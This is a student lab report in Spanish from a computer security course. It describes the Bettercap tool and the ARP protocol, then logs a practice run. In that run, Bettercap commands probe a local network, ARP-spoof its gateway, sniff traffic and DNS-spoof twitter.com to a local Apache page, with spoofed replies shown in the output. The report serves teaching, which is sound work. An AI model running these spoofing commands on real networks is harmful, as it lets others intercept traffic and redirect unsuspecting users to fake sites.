



Instituto Politécnico Nacional

Escuela Superior de Cómputo

GOBIERNO DE TI | COMPUTER SECURITY

Grupo: 6CV3

Profesor: PONCE SERRANO CHRISTOPHER MILIET

Alumno: Gutiérrez Espinosa Jordan Gabriel

Practica 8 – Bettercap envenenamiento de red

Investigación Bettercap

Bettercap es una popular herramienta de seguridad de red que se utiliza para realizar pruebas de penetración y auditorías de seguridad en redes. Fue desarrollada en Ruby y se utiliza comúnmente en el campo de la ciberseguridad para llevar a cabo diversas tareas, como la interceptación y el análisis del tráfico de red, la suplantación de identidad, la inyección de paquetes y otras actividades relacionadas con la seguridad de redes. A continuación, proporcionaré una breve descripción de Bettercap y algunas de sus características clave.

Es una herramienta de código abierto que se ejecuta en sistemas operativos basados en Unix, como Linux y macOS. Fue diseñada para permitir a los profesionales de la seguridad y a los investigadores de seguridad realizar diversas tareas relacionadas con la seguridad de redes, como la detección de vulnerabilidades, la evaluación de la seguridad de una red y la demostración de ataques en redes locales.

Características clave de Bettercap:

- **Interceptación y análisis del tráfico:** Bettercap puede interceptar el tráfico de red en una red local y analizarlo para identificar posibles vulnerabilidades y amenazas de seguridad.
- **Suplantación de identidad (spoofing):** Permite realizar ataques de suplantación de identidad, como el envenenamiento ARP (Address Resolution Protocol) y la suplantación de dispositivos en la red.
- **Inyección de paquetes:** Bettercap puede inyectar paquetes en la red para realizar ataques o pruebas de seguridad. Esto es útil para evaluar la resistencia de una red a ataques.
- **Descubrimiento de dispositivos:** Puede utilizarse para descubrir dispositivos activos en una red local, lo que es útil para identificar posibles objetivos o vulnerabilidades.
- **Soporte para módulos:** Bettercap es altamente modular y permite a los usuarios agregar o personalizar funcionalidades a través de módulos personalizados.
- **Interfaz de línea de comandos:** Se utiliza desde la línea de comandos y ofrece una serie de comandos y opciones para realizar diversas operaciones.

Ética y legalidad:

Es importante destacar que el uso de Bettercap debe ser ético y legal. Esta herramienta está diseñada para su uso en pruebas de penetración, auditorías de seguridad y fines educativos. Utilizar Bettercap u otras herramientas similares para actividades ilegales o maliciosas está en violación de la ley y puede tener graves consecuencias legales.

Protocolo ARP

El protocolo ARP (Address Resolution Protocol) es uno de los protocolos fundamentales en redes IPv4, sin este protocolo no podríamos obtener dirección IP por DHCP ni tampoco comunicarnos con otros equipos, aunque hayamos puesto una dirección IP privada en nuestro equipo.

Hay que tener en cuenta que este permite que las comunicaciones de red puedan llegar correctamente a su destino, su objetivo es el de traducir las direcciones IP (direcciones lógicas) en una dirección MAC (direcciones físicas) y viceversa. Además, se encarga de formar una tabla con la pareja IP-MAC, y que los diferentes equipos de la red local puedan comunicarse entre ellos sin problemas, además, también se encarga de que los equipos puedan comunicarse con el router para acceder a Internet, ya que, el router también tendrá una dirección IP de la LAN y una dirección MAC, donde los diferentes PC y dispositivos enviarán sus tramas para ser gestionadas por el router.

Protocolo arp y dns con Bettercap
sudo apt-get install bettercap (Debian)

Laboral:

1. Encendamos la herramienta ingresando BetterCap en la terminal.
2. Bettercap tiene el módulo de ataque diferente, para ver cuáles de los módulos se están ejecutando, escriba el comando de ayuda en Bettercap.
3. Aquí podemos ver que los módulos no se están ejecutando, estaríamos usando el módulo dns.spoof para realizar la tarea.
4. Para iniciar/detener cualquier módulo.
5. nombre del módulo activado/desactivado
6. Aquí, estaríamos activando el comando dns.spoof. ¡Supongo que no hemos configurado el parámetro para lo mismo!
7. Configuremos el parámetro para la suplantación de DNS, es decir, dominios falsificados de DNS y direcciones IP falsificadas. Para hacerlo, disparando los comandos:
8. configurar dns.spoof.domains ubuntu.com
9. establecer dns.dirección.falsa 192.168.29.129
10. Una vez que todos los parámetros estén configurados. ¡¡Estamos listos para comenzar!! Así, iniciamos los caplets (módulos) dns.spoof usando dns.spoof al comando
11. Esto falsificará el dominio con la dirección IP en la red. Por lo tanto, visitar el dominio en la red conduciría al sitio web alojado por la IP del atacante.
12. Intentemos visitar el dominio ubuntu.com desde la máquina víctima u otros puntos finales y seremos redirigidos al sitio web del atacante.

Practica:

Primero es la descarga del programa con “apt install bettercap”.

```
root@jordang-VirtualBox: /home/jordang

jordang@jordang-VirtualBox:~$ sudo su
[sudo] contraseña para jordang:
root@jordang-VirtualBox:/home/jordang# apt install bettercap
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Se instalarán los siguientes paquetes adicionales:
  iw libnetfilter-queue1
Se instalarán los siguientes paquetes NUEVOS:
  bettercap iw libnetfilter-queue1
0 actualizados, 3 nuevos se instalarán, 0 para eliminar y 51 no actualizados.
Se necesita descargar 7 197 kB de archivos.
Se utilizarán 23.6 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n]
```

Ya solo seria llamarlo con la línea “**bettercap**” para que se ejecute el programa y con la línea “**net.probe on**” revisa la conexión que este conectada la maquina y las muestra.

```
root@jordang-VirtualBox:/home/jordang# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18) [type 'help' for a list of
commands]

192.168.100.0/24 > 192.168.100.64 » [19:23:50] [sys.log] [inf] gateway monitor
started ...
192.168.100.0/24 > 192.168.100.64 » net.probe on
192.168.100.0/24 > 192.168.100.64 » [19:23:59] [sys.log] [inf] net.probe probin
g 256 addresses on 192.168.100.0/24
192.168.100.0/24 > 192.168.100.64 » [19:23:59] [sys.log] [inf] net.probe starti
ng net.recon as a requirement for net.probe
192.168.100.0/24 > 192.168.100.64 » [19:23:59] [endpoint.new] endpoint 192.168.
100.3 detected as 7c:16:89:77:9c:92.
192.168.100.0/24 > 192.168.100.64 » [19:23:59] [endpoint.new] endpoint 192.168.
100.11 detected as b8:16:5f:eb:5a:44.
192.168.100.0/24 > 192.168.100.64 » [19:23:59] [endpoint.new] endpoint 192.168.
100.13 (Android-2.local) detected as d2:5d:38:67:d0:c6.
192.168.100.0/24 > 192.168.100.64 » [19:24:00] [endpoint.new] endpoint 192.168.
100.50 detected as f2:69:3e:5c:ee:17.
192.168.100.0/24 > 192.168.100.64 » [19:24:00] [endpoint.new] endpoint 192.168.
100.60 detected as 42:4e:cc:76:cf:dd.
192.168.100.0/24 > 192.168.100.64 » [19:24:00] [endpoint.new] endpoint 192.168.
100.56 detected as 7c:1e:52:bb:e3:ea (Microsoft).
192.168.100.0/24 > 192.168.100.64 » [19:24:00] [endpoint.new] endpoint 192.168.
```

Ya con la línea de código “*ticker on*” se muestra de manera más uniforme la información de las direcciones ip y las maquinas que estén conectadas a la red.

root@jordang-VirtualBox: /home/jordang					
IP ▲	Sent	MAC Recvd	Seen	Name	Vendor
192.168.100.64	08:00:27:d9:8c:4f	enp0s8	PCS Computer Systems Gm		
192.168.100.1	28:68:d2:05:01:bd	gateway	Huawei Technologies Co.		
192.168.100.3	7c:16:89:77:9c:92				
192.168.100.9	56:68:15:a6:d2:37				
192.168.100.10	80:4e:70:26:ca:c2				Samsung Electronics Co.
192.168.100.11	b8:16:5f:eb:5a:44				
192.168.100.12	64:6c:80:39:4e:81				Chongqing Fugui Electro
192.168.100.13	d2:5d:38:67:d0:c6	Android-2.local			

Ahora para el ataque vamos a declarar el ataque hacia el Gateway de las maquinas para que cualquier maquina este envenenada por el ataque spoof.

```

↑ 213 kB / ↓ 9.8 MB / 19691 pkts
192.168.100.0/24 > 192.168.100.64 » set arp.spoof target 192.168.100.1
192.168.100.0/24 > 192.168.100.64 » set arp.spoof target 192.168.100.1

192.168.100.0/24 > 192.168.100.64 »
[19:26:37] [sys.log] [inf] arp.spoof enabling forwarding
[19:26:37] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.100.0/24 > 192.168.100.64 »

↑ 406 kB / ↓ 17 MB / 34592 pkts
192.168.100.0/24 > 192.168.100.64 » set net.sniff.verbose false
192.168.100.0/24 > 192.168.100.64 » set net.sniff.verbose false


```

↑ 492 kB / ↓ 17 MB / 38739 pkts

```
192.168.100.0/24 > 192.168.100.64 » net.sniff on
192.168.100.0/24 > 192.168.100.64 » net.sniff on
```

```
[19:34:44] [net.sniff.mdns] mdns fe80::d05d:38ff:fe67:d0c6 : Android-2.local is
192.168.100.13, 2806:2f0:90c1:d1e8:d05d:38ff:fe67:d0c6, fe80::d05d:38ff:fe67:d0c
6, 2806:2f0:90c1:d1e8:adce:866c:6ea:604c
[19:34:48] [sys.log] [war] Got SIGTERM
[19:34:48] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[19:34:48] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.
^Croot@jordang-VirtualBox:/home/jordang# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.18) [type 'help' for a list of
commands]
```

La dirección de 192.168.100.12 donde se va a ir los usuarios esta hecha una pagina de apache de la siguiente manera






Declaramos el dominio el cual va a ser donde los usuarios van a entrar y caen en la trampa, así como la dirección donde los va a enviar cuando entren en el dominio. Y activamos el ataque dns.


```
100.10 detected as 80:4e:70:26:ca:c2 (Samsung Electronics Co.,Ltd).
192.168.100.0/24 > 192.168.100.64 » set dns.spoof.domains twitter.com
192.168.100.0/24 > 192.168.100.64 » set dns.spoof address 192.168.100.12
192.168.100.0/24 > 192.168.100.64 » dns spoof on
192.168.100.0/24 > 192.168.100.64 » [20:18:38] [sys.log] [err] unknown or inval
id syntax "dns spoof on", type help for the help menu.
192.168.100.0/24 > 192.168.100.64 » dns.spoof on
[20:18:44] [sys.log] [inf] dns.spoof twitter.com -> 192.168.100.64
192.168.100.0/24 > 192.168.100.64 » [20:19:06] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.64) to fe80::65e7:aeb7:a0f7:8
a69 : 02:60:b1:a2:52:e2.
192.168.100.0/24 > 192.168.100.64 » [20:19:06] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.64) to fe80::65e7:aeb7:a0f7:8
a69 : 02:60:b1:a2:52:e2.
192.168.100.0/24 > 192.168.100.64 » [20:19:07] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.64) to fe80::65e7:aeb7:a0f7:8
a69 : 02:60:b1:a2:52:e2.
192.168.100.0/24 > 192.168.100.64 » [20:19:07] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.64) to fe80::65e7:aeb7:a0f7:8
a69 : 02:60:b1:a2:52:e2.
192.168.100.0/24 > 192.168.100.64 » [20:19:07] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.64) to fe80::65e7:aeb7:a0f7:8
a69 : 02:60:b1:a2:52:e2.
192.168.100.0/24 > 192.168.100.64 » [20:19:21] [sys.log] [inf] dns.spoof sendin
```

```
g spoofed DNS reply for tpop-api.twitter.com (->192.168.100.12) to 192.168.100.1
: 28:68:d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:20] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.12) to 192.168.100.1 : 28:68:
d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:20] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for twitter.com (->192.168.100.12) to 192.168.100.1 : 28:68:
d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:21] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for tpop-api.twitter.com (->192.168.100.12) to 192.168.100.1
: 28:68:d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for tpop-api.twitter.com (->192.168.100.12) to 192.168.100.1
: 28:68:d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for tpop-api.twitter.com (->192.168.100.12) to 192.168.100.1
: 28:68:d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:24] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for tpop-api.twitter.com (->192.168.100.12) to 192.168.100.1
: 28:68:d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 » [20:53:33] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for tpop-api.twitter.com (->192.168.100.12) to 192.168.100.1
: 28:68:d2:05:01:bd (Huawei Technologies Co.,Ltd) - _gateway.
192.168.100.0/24 > 192.168.100.64 »
```

Nota:

El ataque se realizó con relativo éxito ya que en las imágenes siguientes se muestra que si la maquina donde esta conectada el virtual box de Ubuntu la .64 y el Gateway la .1 son las mismas, así como todo el proceso de que cuando entran en el dominio de twitter manda aviso pero aun así no muestra la pagina web de apache hecha en Windows.





Referencias:

Rodríguez, A. S. B. (2019, January 19). Man In The Middle con Ettercap para HTTP/HTTPS. Tira Que Libras ... <https://blog.tiraquelibras.com/?p=444>

Sharma, V. (2021, March 10). DNS Spoofing using BetterCap. Medium. <https://psychovik.medium.com/dns-spoofing-using-bettercap-24a8435f7a03>